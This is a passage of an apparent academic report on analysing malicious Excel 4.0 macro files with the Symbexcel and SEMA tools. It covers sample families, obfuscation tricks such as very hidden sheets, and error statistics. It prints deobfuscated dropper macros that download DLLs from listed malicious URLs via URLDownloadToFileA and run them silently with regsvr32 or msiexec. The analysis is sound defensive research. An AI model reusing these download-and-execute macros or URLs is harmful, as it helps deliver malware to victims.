If we open the file in a virtual machine (to avoid being hacked yourself), we can see this in the figure 4.1. It appears that there is only one macrosheet. There is also an image which invites us to ”Click Enable editing button”. It is a common social engineering attempt to push the user to run the macros as they are disabled by default. But something is strange because on this sheet there is only one image and nothing else even if we delete the image. No hidden sheet seems to be present as the button to unhide is greyed out. So where are the malicious macros? The answer is that they are in a very hidden sheet that cannot be unhide with the Excel interface. To unhide it we have to modify the binary of the file.

To play with the binary we use the command `hexedit` that allows us to see and change it. To change the correct bit we need to find where the different worksheets are in the binary. To do it we need to find the BOUNDSHEET record (85h) of the ”very hidden” sheet. Once we have found it we have to modify the correct bit. As we can see on figure 4.2, there are two sets of BOUNDSHEET record (85h) meaning that the file has two different sheets. The numbers underlined in red represent the stream position, the one in green is the hidden state and the one in blue is the sheet type. For the hidden state and the sheet type, you can look in the table below to see what these numbers are worth.

Figure 4.1: Screen of the malicious file

```
00003320   36 00 60 01   02 00 00 00   85 00 16 00   38 89 02 00
00003330   02 01 07 01   1C 04 30 04   3A 04 40 04   3E 04 41 04
00003340   31 00 85 00   12 00 17 8C   02 00 00 00   05 01 1B 04
00003350   38 04 41 04   42 04 33 00   9A 08 18 00   9A 08 00 00
```

Figure 4.2: Binary of the malicious file

Hidden state: • 00h = visible • 01h = hidden • 02h = very hidden	Sheet type: • 00h = worksheet or dialog sheet • 01h = Excel 4.0 macro sheet • 02h = chart • 06h = Visual Basic module

Thus, if we want to see the sheet that we are interested in, we have to modify the bit concerning the "hidden state". Actually, it is worth 2 meaning that the sheet is in "very hidden" mode. To make it visible we have to change it to 0. Note that the sheet on which the photo is located is not a sheet that can contain Excel 4.0 macros as the type bit is set to 00 for this one. If we reopen the file after modifying

the binary, the Excel 4.0 macro sheet appears as if by magic. We can see on figure 4.3 a new sheet appears with a Russian name. It contains two used cell. One is used with the `=EXEC()` function and the second with the `HALT()` as every series of XLM macros have to finish with a `=HALT()` or `=RETURN()`. In the `=EXEC()` command it executes *msiexec.exe* which is the windows installer. In this command it tries to install something from `http://office365advance.com/update` which seems to be a link that is no longer active but should be a place to download a malicious file. The argument "/q" is set to perform a silent installation so that the user doesn't notice it. It is an important parameter which can be found in most of the Windows API call.



Figure 4.3: Malicious sheet of the file

"Very hidden" sheet is a very common obfuscation and Symbexcel handles already this method. For this file, we can see that it extracts the macro and put it in this SCDG:

```
{
    "nodes": [
        {
            "id": "0",
            "name": "EXEC",
            "addr": "0",
            "args": [
                "msiexec.exe serf=19 skip=1 /i
                http://office365advance.com/update /q
                OnStart='c:\\windows\\notepad.exe'"
            ]
```

```
            }
        ],
        "links": []
}
```

We can also look at the IoC_report to verify that Symbexcel correctly deobfuscates and analyses the file.

4.1.2 Analyse of a simple malware from [1]

In this section, we analyse a small malware from [1] and its name is `941ea7e52a60c7e93f05248d4b68afb7519af0dee6c454c3eae3f66357883d25.xlsm`.
The first thing to do is to put it into a virtual machine and execute it to see what happens. When we open the file, a sheet appears as seen in the figure 4.4 and tells us to enable macros so we could see all the features that are apparently disabled. As in previous section, this is a classic social engineering attempt to get the user to activate the macros. It is quite interesting to see how hackers are inventive to create such sort of picture.

Activating the macros gives... nothing. Indeed, Excel only crashes and nothing is downloaded or



Figure 4.4: First sheet to see of the malware

executed. The most likely hypothesis is that the download links are probably outdated.

Let's try to understand how the malware works. First we try the Yara rules presented in the previous

section to test the presence of "very hidden" sheet but there is none. The sheet on 4.4 is only a datasheet so there can't be any XLM macro on it. The most likely place to find them is in the hidden sheets. In fact, as showed in figure 4.5, there are 5 hidden sheets.



Figure 4.5: List of hidden sheet

To see where the macro starts let's take the *Auto_open* cell after unhidding all the sheets, the one which is executed first. It is located on sheet "IJEGVS" at position H1. There is nothing on this cell but a little lower, at cell H13 there is a big function. The macros are executed from top to bottom and as there is nothing between the "Auto_open" cell and the cell in H13, it is this latter that is the next to be executed. The content of this cell could be found in the appendix A.2 (for clarity reason, line breaks have been added but normally there are none which makes reading more complicated).

What can be observed from this big block of functions is the use of the macro `=FORMULA()`. This one is used to put formula in specific cell. The first argument taken is the macros itself and the second the cell where it is written. For instance, the first function puts a macro in the cell H16. To know which macro is put in this cell we need to decode the first argument. At first glance, this string doesn't tell us much about what it represents, but if we look closely, we can see repeating symbols. The character "!" and "&" are very present. The second one is the concatenation command in Excel which puts together strings. The first one is used to separate the name and the cell of the sheet. For example, the first one `Ydvrv!P22` means that it represents the character located at the sheet "Ydvrv" at cell P22 (here we call this representation as the coordinates of the cell). In this cell we find the command `=CHAR(66-5)` that represents the character "=". Thus, to decode all the functions in the `=FORMULA()` macro we need to match each coordinates to their cell. An easy way to do it is to put the function in text editor as *Visual studio Code* and change all the occurrences of the coordinates with the representing character or string. After that the only thing left to do is to delete the & character to have the decoded commands. Finally, we find the list of functions presented below:

```
=FORMULA(=CALL("urlmonn","URLDownloadToFileA","JJCCBB",0,
"https://"iqraacfindia.org/wp-admin/dG/","..\whxc.dll",0,0)",H16)

=FORMULA(=IF("BTJJ1"<0,CALL("urlmonn","URLDownloadToFileA","JJCCBB",0,
"https://"he.adar-and-ido.com/wp-admin/xk7D/","..\whxc.dll",0,0)"),H18)

=FORMULA(=IF("BTJJ2"<0,CALL("urlmonn","URLDownloadToFileA","JJCCBB",0,
"https://"w""ww.digigoal.fr/wp-admin/VfU0aIj/","..\whxc.dll",0,0)"),H20)

=FORMULA(=IF("BTJJ3"<0,CALL("urlmonn","URLDownloadToFileA","JJCCBB",0,
```

```
"https://"carzino.atwebpages.com/assets/QwlhxhsYfkYntLW0haX/","..\whxc.dll",0,0)")

=FORMULA(=IF("BTJJ4"<0,CALL("urlmonn","URLDownloadToFileA","JJCCBB",0,
"https://"al-brik.com/vb/mMQlbHPCX/","..\whxc.dll",0,0)"),H24)

=FORMULA(=IF("BTJJ5"<0,CALL("urlmonn","URLDownloadToFileA","JJCCBB",0,
"https://"apexcreative.co.kr/adm/VdiKTcljSBORQRrsh66X/","..\whxc.dll",0,0)"),H26)

=FORMULA(=IF("BTJJ6"<0,CALL("urlmonn","URLDownloadToFileA","JJCCBB",0,
"https://"biantarajaya.com/awstats-icon/VR5wDEvBj/","..\whxc.dll",0,0)"),H28)

=FORMULA(=IF("BTJJ7"<0,CLOSE(0),),H30)

=FORMULA(=EXEC("C:\Windows\SysWow64\regsvr32.exe␣-s..\whxc.dll"),H32)

=FORMULA(=RETURN(),H36)
```

We can observe 10 macros `FORMULA()` which each writes a function in cells below. Each cell in which a command is put (H16,H18,H20,...) has been renamed to "BTJJ1" for the first one, "BTJJ2" for the second one etc... The first one uses the command `=CALL()` to download something from the internet. The second one uses a condition `=IF()` before trying to download something. Indeed, it checks if the first download attempt failed or not. If it failed, it tries with a different link and so on until a download succeeds but the file that is attempted to be downloaded is called by the same name every time. Please note that the condition in the `=IF()` is due to the function `=CALL()` that returns a negative number if it failed. If one download succeeds it goes to the the penultimate function that executes *regsvr32*. The regsvr32 command is a command line utility in Windows operating systems that is used to register or unregister dynamic link libraries (DLLs) that contain COM (Component Object Model) components. In other words it is used to install or uninstall a software. Here it installs the file which has just been downloaded. It uses the "-s" argument to run silently and not warn the user that something is being installed. Finally, it goes to the `=RETURN()` function to finish the execution.

If all the download failed, it closes the Excel file. It is useful for pirates to have several download links because these links usually don't last very long and are quickly deleted by the authorities. All the `=IF()` conditions is also useful to obfuscate macro. If this file is run in environment where it is not connected to the internet (a sandbox for example), it will not have a malicious behavior.

This malware is analyzed by the toolchain in the section named "Desired outcome".

4.2 Presentation of the sample

To test the implementation of Symbexcel in SEMA, a sample of malware has been created. It comes from different places. The first one comes from MalwareBazaar [21]. This site contains all types of viruses that can be found in Excel files. The second one is all the files that was created when debugging

Symbexcel and to make the understanding of Excel 4.0 macros easier (in total there 16 files created and 1 malware in this category). The others files come from three different Github [22] [23] [1]. In total we have 772 different files. For the files coming from MalwareBazaar, they are divided into several families (the number after the name of the family is the number of file in the sample):

- **AsyncRAT** 6: also known as njRAT, is a family of malware that is mainly used to compromise and take remote control of computer systems. It is a RAT (Remote Access Trojan) that allows an attacker to access and control a computer remotely, without the user's consent. AsyncRAT features include remote control, theft of sensitive information, propagation, network data capture. [24]
- **AveMariaRAT** 4: It is also a RAT as its name indicates. It is mainly the same as the previous but it is known to have been used during a phishing campaign using malicious Excels files that download this software. [25]
- **Formbook** 71: it is a part of the data stealing malware family. It was created in 2016. It mainly targets Windows systems. FormBook is a malware but it has no way to spread to a large number of people. In order to use it, hackers often use spam emails containing .RTF, .DOC or .XLS files. [26]
- **Heodo** 7: also known as Emotet, historically, Heodo was used to steal banking information but nowadays it usually used as infrastructure as a service for content delivery. It can download some others malicious programs as ransomware, cryptocurrency miner, RAT... [27]
- **Loki** 116: it was firstly detected in 2016. First, it targeted Android system but now it can be used on Windows system. It is mainly spread with fishing campaign by mail. The program is downloaded from a malicious Word or Excel document which is attached to the mail. It is also used as a ransomware. [28]
- **NanoCore** 2: it is part of the RAT family. It was first seen in 2013. Like the others it is spread with malicious documents attached to mailspam. It has different functionalities as keylogger, password stealer, downloading files, view footage from webcams... [29]
- **NetWire** 6: it is also a RAT. It was discovered in 2012 and it is focused on password stealing and keylogging, as well as including remote control capabilities. It is also used in phishing campaign with malicious documents that download NetWire. [30]
- **QuasarRat** 59: as its name indicates, it is a RAT which was discovered in 2014. It is publicly open-source program which targets mainly Windows OS systems. This behavior is to give control remotely of the victim's computer to the hackers. It is write in the C# programming language. It is persistent and it is able to managing tasks and files, downloading files, executing computer commands... It was used a lot against government as in 2017 against Middle east government institutions or as in 2018 against the Ukrainian Ministry of Defense. [31]
- **SnakeKeylogger** 27: as its name indicates it is a keylogger. The behavior of this family is to record every key pressed on the keyboard. In addition SnakeKeyLogger can also do screenshot, extract data from the paperweight. What distinguishes it from the other members of its family is his methods of data exfiltration, which are unusual, especially via Telegram, FTP, mail... [32]
- **zgRat** 1: it is a RAT and his behavior is to remotely give access and control the system infected.

It is spread through fishing campaign and usually this RAT is installed via Agent Tesla which downloads zgRAT.[33]

- **ZLoader** 240: it is a banking trojan seen for the first time in 2016. Its goal is to download Zeus OpenSSL. Thus, the goal of ZLoader is to steal cookies, password and sensitive information. It is spread during spam mail campaign that takes place in the United States, Canada, Australia, Poland and Germany. The modus operandi is the same as usual, i.e. an e-mail with a document from the malicious office library attached. [34]

The files from the three Github are mainly from the Heodo family but some are from Quakbot which is an information stealer.
What all these families of malware have in common is the fact that they are almost all spread by spam mail campaign and that there are all download from malicious office document. Indeed, Excel in its behavior is more like an open door to the victim's computer than an actual virus. What we should expect when analyzing these files is to have a lot of calls to macros that download the files. In fact, what will differentiate these families is the type of file they download and not the process to do it.

4.2.1 Yara rules

As seen in section 4.4.1, an Excel file might contain very hidden sheet. In this section we also present a Yara rule to detect these "very hidden" sheets. We run this rule on the sample we presented before and obtain these results in figure 4.6:



Figure 4.6: Graph of the number of "very hidden" sheet comparing to the number of file in a family

What we can see on the graph 4.6 is that very few families use "very hidden" sheet and the one we use it is only with a little number of files. It seems strange but it is logical as the majority of antivirus software is based on the binary to analyze the file. The "very hidden" mode only works if you use the

Excel interface and it is only efficient when you're doing hand analyses. For instance, Symbexcel has no difficulty to deobfuscate such files as seen in the previous section.

4.3 Analyse with the toolchain

In this part we first analyse two different malware via the toolchain. The objective is to see if we get to the same conclusion than with the "hand" analyse. In a second step, we speak about the limitations of such implementations and the solutions we have provided.

4.3.1 Desired outcome

During the integration of Symbexcel into SEMA, an inquiry arose regarding the inclusion of all utilized handlers, including Excel macros, in the System Call Dependency Graph (SCDG). In essence, the question was whether each handler should be regarded as a SimProcedure that would subsequently become a node in the SCDG. To address this, the `add_call()` function was employed, which facilitated the addition of handlers and their respective arguments to the SCDG. In this part, we describe two malware that have been analysed with the toolchain while considering all the handlers as SimProcedure.

The first malware chosen is the one analysed in section 4.1.2. and the other is a malware called `mal3.xlsx` which comes from *MalwareBazzar* [21], it was the one used at the beginning to test Symbexcel. The output of the toolchain could be found in the appendix. A.3.1 A.3.2 The malware analysed in section 4.1.1 about the "very hidden" sheet has not been retained because it is not very relevant as the only Excel 4.0 macro is the `=EXEC()` function.

Within the SCDG and IoC_report provided by the toolchain, two noteworthy aspects deserve analysis: the methodology employed by the malware for downloading and executing a virus, and the diverse obfuscation techniques utilized. The subsequent paragraph examines these two elements, utilizing the two aforementioned examples as case studies.

As can be seen in the two SCDGs, some macros come back again and again. There are 4 of them:

1. **=T(Value)**: This function accepts a value as an argument and returns the corresponding text referenced by that value.
2. **=CONCATENATE(text1, [text2],...)**: This function takes as many arguments as we want with a minimum of one. Its purpose, as a macro, is to concatenate the whole text passed as arguments.
3. **TEXT(Value you want to format, "Format code you want to apply")**: It enables the modification of the visual representation of a number by applying format codes. It proves beneficial in scenarios where one desires to present numbers in a more comprehensible format or aims to combine numbers with text or symbols.
4. **FORMULA(formula_text, reference)**: It writes the formula_text in the reference cell as explained in section 4.1.2.

The idea behind the use of all these functions is to create the strings of the different macros using the three first functions and then to put them into a cell with the `=FORMULA()` command. This is the most common strategy to obfuscate Excel 4.0 macros. If we dive into the reading of the SCDGs, we realize that both malware have exactly the same first node which is :

```
{
    "id": "0",
    "name": "T",
    "addr": "0",
    "args": [
        "(\"urlmo"
    ]
},
```

In fact, the `=T()` function takes the addresses of various cells across multiple sheets as arguments and concatenates them together to yield the result *"("urlmo"*. This process continues until the desired functions are given. In this case, the difference between `=T()`, `=CONCATENATE()` and `TEXT()` is small as all of these functions serve the purpose of linking or combining the contents of different cells. A small overview of the obfuscation strategy of these files could be found in figure 4.7



Figure 4.7: Scheme of the strategy of obfuscation

The IoC_report allows to understand the behavior of the two malicious files. Starting with the smaller one, A.3.2:

```
IOCs for State 0
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
    'http://helpeve.com/multiwp/cxpkaAkAKPRUs4KL/', '..\\oxnv1.ooccxx', 0, 0]
    EXEC: ['C:\\Windows\\System32\\regsvr32.exe ..\\oxnv1.ooccxx']
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
    'http://hsweixintp.com/wp-admin/3c2etiFC2RwmHfTS/',
```

```
        '..\\oxnv2.ooccxx', 0, 0]
    EXEC: ['C:\\Windows\\System32\\regsvr32.exe␣..\\oxnv2.ooccxx']
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
    'http://9hym.com/images/SXVIe4tbJw8ZCfa4TEt/', '..\\oxnv3.ooccxx', 0, 0]
    EXEC: ['C:\\Windows\\System32\\regsvr32.exe␣..\\oxnv3.ooccxx']
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'http://yuanliao.raluking.com/overemotionality/Vfc9v1ebcmaEguw/',
        '..\\oxnv4.ooccxx', 0, 0]
    EXEC: ['C:\\Windows\\System32\\regsvr32.exe␣..\\oxnv4.ooccxx']
```

The conclusion from this report is that there is only one state of execution. Which means that there is only one path in the symbolic execution. Thus, even if the malware is run in a sandbox, the day of the execution... it produces the same result. Another thing to notice is that it uses 4 times the function `=CALL()` to download some file from the internet. It is not clear what type of files it downloads as the extension ".ooccxx" might vary from one system to another. After downloading, it executes *regsvr32.exe* which is used to install programs. This function takes as argument the path to the file it just downloaded. The reason why it tries 6 different times is surely linked to the lifetime of the download links which is quite short.
For the second malware, this is a little bit more subtle. The IoC_report is much longer than the previous one. Therefore, you can find it in the appendix A.3.1. At first look, one can might say that it is more or less the same and it is not entirely false. But as already mentioned, this one is a little bit more subtle. Indeed, we can observe 8 different states. For each one, we have one or more uses of the function `=CALL()` to download something from the internet. Take for example this one:

```
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
    https://iqraacfindia.org/wp-admin/dG/',␣'..\\whxc.dll',␣0,␣0]
```

The difference between the states is the number of executions of the command `=CALL()`. The first it is executed 7 times at state 0, then 1 at state 1, 2 at state 2... For state 1 to 7 there is also the `EXEC` macros that call the same thing than the previous one. The question is why there are different states and not just one. The supposed reason is that the malicious file tries to download from different links and when a download succeeds it automatically executes without trying the other links. The command to execute it, is the following :

```
EXEC: ['C:\\Windows\\SysWow64\\regsvr32.exe␣-s␣..\\whxc.dll']
```

The hypothesis can confirm as we see `=IF()` in the SCDG. If all the attempts to download fail, it doesn't call the `EXEC()` function and surely closes the file.

To summarize, these two malware use as obfuscation technique, functions to create strings of the malicious functions from scratch. These malicious function are the `=CALL()` to download something and the `=EXEC()` to execute it. A small overview can be found in the schema below 4.8.

Figure 4.8: Scheme of the strategy of malicious Excel files

4.3.2 Limitations

The two analyses just performed are ideal for understanding the behavior of an Excel malware. Unfortunately, it is not possible to do the same for the rest of the sample. Indeed, these two files are quite short implying limited number of paths in the symbolic execution. Moreover, when we add all the handlers with the function `add_call`, they become all SimProcedure and thus, nodes of the SCDG creating problems. The issue arises when the System call Dependency Graph is created in `GraphBuilder.py`. When there are a large number of nodes in the graph, the time to create the links between them increases exponentially. For the two analysed files, the total of links is in average a few hundred. This is small compared to others which can have some thousand of links taking long time even if it remains possible. However, some files of the sample have more than several tens thousands links. The higher the number of links, the longer it takes to calculate one. The part of the sample that creates too large SCDG to be analysed is not so large. Indeed, it is just one family, the ZLoader. It represents 240 files on the total of 772.

To solve this problem, a choice has to be made. Not all the handlers are considered as SimProcedure and thus nodes in the SCDG. At the first time, only the functions used to play with the character were removed, so it is: `=AND(), =CHAR(), CONCATENATE(),=T(),=TEXT(), =TEXT_REF(), =VALUE()`. This choice was made because these kinds of functions come back a lot as techniques of obfuscation as we saw in the previous section. However, this simplification is still not enough for the ZLoader. Indeed, for this family, it still takes too much time to compute the SCDG. The decision has been made to split the sample into 2 groups. For one group, we analyse with all the Excel macros taken as SimProcedure and thus nodes of the SCDG that include all the files except the ZLoader ones. The second group is composed with the last family where fewer handlers were taken in the SCDG. In the latter, the only handlers that become nodes of the SCDG is the one that pose a threat to security, i.e, the macros that download, execute files... (`=CALL(), =EXEC(), =FOPEN(), =FWRITELN(), =FWRITE(), =REGISTER()`). At this 6 macros, some have been added which are rarely used or in very small numbers of occurrences such as `=HALT(), =RETURN()...`

4.4 Analyse of the sample

In this section, our analysis focuses on understanding the underlying concept behind the development of various malware families. We explore their distinctions and identify the reasons of their malicious nature. The analysis is divided into two parts. As previously mentioned, the sample is categorized into two groups: one consisting of all files analysed with their handlers classified as SimProcedure, and the other comprising malware from the ZLoader family, which have a relatively smaller number of handlers.

	Loki	NanoCore	Github_sample1	Github_sample2	Github_sample3
Number of file	116	2	4	22	190
No entry points error	116	2	0	4	28
Error in deobfuscation	0	0	0	14	8
Error in Z3	0	0	0	0	4
Not implemented error	0	0	0	1	4
File succeeded	0	0	4	16	158

	NetWire	zgRAT	AsyncRAT	Formbook	QuasarRAT	Basic_tests
Number of file	6	1	6	71	59	17
No entry points error	5	1	6	71	56	0
Error in deobfuscation	1	0	0	0	0	0
Error in Z3	0	0	0	0	0	0
Not implemented error	0	0	0	0	0	0
File succeeded	0	0	0	0	3	17

	SnakeKeylogger	Heodo	AveMariaRAT	Total
Number of file	27	7	4	532
No entry points error	27	0	0	316
Error in deobfuscation	0	1	0	24
Error in Z3	0	0	0	4
Not implemented error	0	1	0	6
File succeeded	0	6	0	204

Table 4.1: Table with the statistics of the first group from the analysis script

4.4.1 Global overview for the first group

This part focuses on the analyse of different malware families : Loki, NanoCore, NetWire, zgRat, AsyncRAT, Formbook, QuasarRAT, SnakeKeylogger, Heodo, AveMariaRAT, Basic_tests which are the files used to debug and understand Symbexcel and files from 3 different Github. The duration of the analysis is about 5 minutes. All families are introduced in section 4.2. The following tables showcase the results obtained from the analysis script, which examines the output log of the toolchain for the various files.

In this first group, there are 532 files: 316 return a "No entry point error". This error is caused because the program might not find the cell which starts the execution of the Excel 4.0 macros. Most of the time, this is due to the fact that these files use VBA instead of XLM macros. As explained before, Symbexcel can not analyse such language, and this is the reason for this error. Therefore, we have 59% of the sample that cannot be analyzed.

There are also 4 files with bugs in Z3. Z3 is the library used to have symbolic variable. The cause of this problem is unknown but a hypothesis could be that superimposed constraints make it impossible to resolve them.

Another error is the "Not implemented error". There are 24 of them. This means that the execution met a macro not included in the list of handlers. These 6 errors come from the same function: `=WORKBOOK.ACTIVATE()`. This command is equivalent to activating a worksheet by selecting its tab

through a click.

The last type of error is the "Error in deobfuscation", it is the general one. This error brings together a wide spectrum of problems in execution. It catches all errors that are not already discussed. This is why sometimes the sum between the number of correctly scanned files and those with errors is greater than the total number of files. Indeed, sometimes, some others errors are catch in this one. However, this error catches also files that succeed. Indeed, if one path of the symbolic execution fails but not the others it adds an error in deobfuscation. Although unconventional, it is noteworthy that malware creators sometimes incorporate unresolved paths within their code, deliberately inducing failure in virus analysis.

To conclude this part about the statistics of the first group, the percentage of the errors. For this calculation, we count only 2 "Error in deobfuscation" otherwise some files are counted twice. We can see on the table below that most of the errors come from the fact that these files use VBA macros. Most of the malware founded use VBA alone or in combination with XLM and therefore, cannot be analysed with Symbexcel.

No entry Point error	Not implemented error	Error in Z3	Error in deobfuscation	Files succeeded
59.4%	1.1%	0.8%	0.4%	38.3%

4.4.2 Global overview for the Zloader family

In this section, we discuss the second group, namely the ZLoader family, which consists in 240 files. This particular malware family distinguishes itself by its significantly higher complexity. To provide an indication, the analysis of this family using the toolchain required over 4 hours to be completed. It is important to note that, unlike the previous family, the handlers in the ZLoader family are not classified as SimProcedure. Let us now examine the execution of the analysis script and explore its output. As a reminder, some errors overlap each other and thus, we have more errors than the number of files.

	ZLoader
Number of file	240
No entry points error	88
Error in deobfuscation	169
Error in Z3	25
Not implemented error	62
File with unsupported abstract operands	60
Unable to find a parsable solution	95
File succeeded	51

In this family, we have 88 files with an "No entry point error". This means, as previously, that these malware don't have an entry-point. Most likely, they don't use Excel 4.0 macros but VBA instead. We won't dwell further in this error, as it has already been sufficiently covered in the previous sections.

The same applies for the "Error in deobfuscation" and "Error in Z3" as they are the same as the other group in the sample.

Compared to the other group, we have much more "Not implemented error". However, if we look at what functions are not implemented, we can make interesting findings. We have two different functions that are not imitate with an handlers: `="QUOTIENT"()` and `=DBML()`. In the first case, the observed pattern is quite similar to the behavior of the function QUOTIENT(), albeit without the presence of brackets. In the second case, it looks like the function `=EXEC()` or `=CALL()` because the arguments exhibit considerable similarity.

=DBML("vsmmon#-#URLEpxnlobeUoFimfB","KKDCJJ#-1,f,q'#Kk9/uyt",1-1)

One response to this problem may be to add these pseudo-functions into the handlers. As we have done for this kind of error with `=ALFST()` and `=AMFRST()`. However, this is not a definitive solution as it has to be hard-codded for each pseudo-functions. The reason why these kind of macros are in the malware is surely due to an error in the decryption in one path of the symbolic execution.

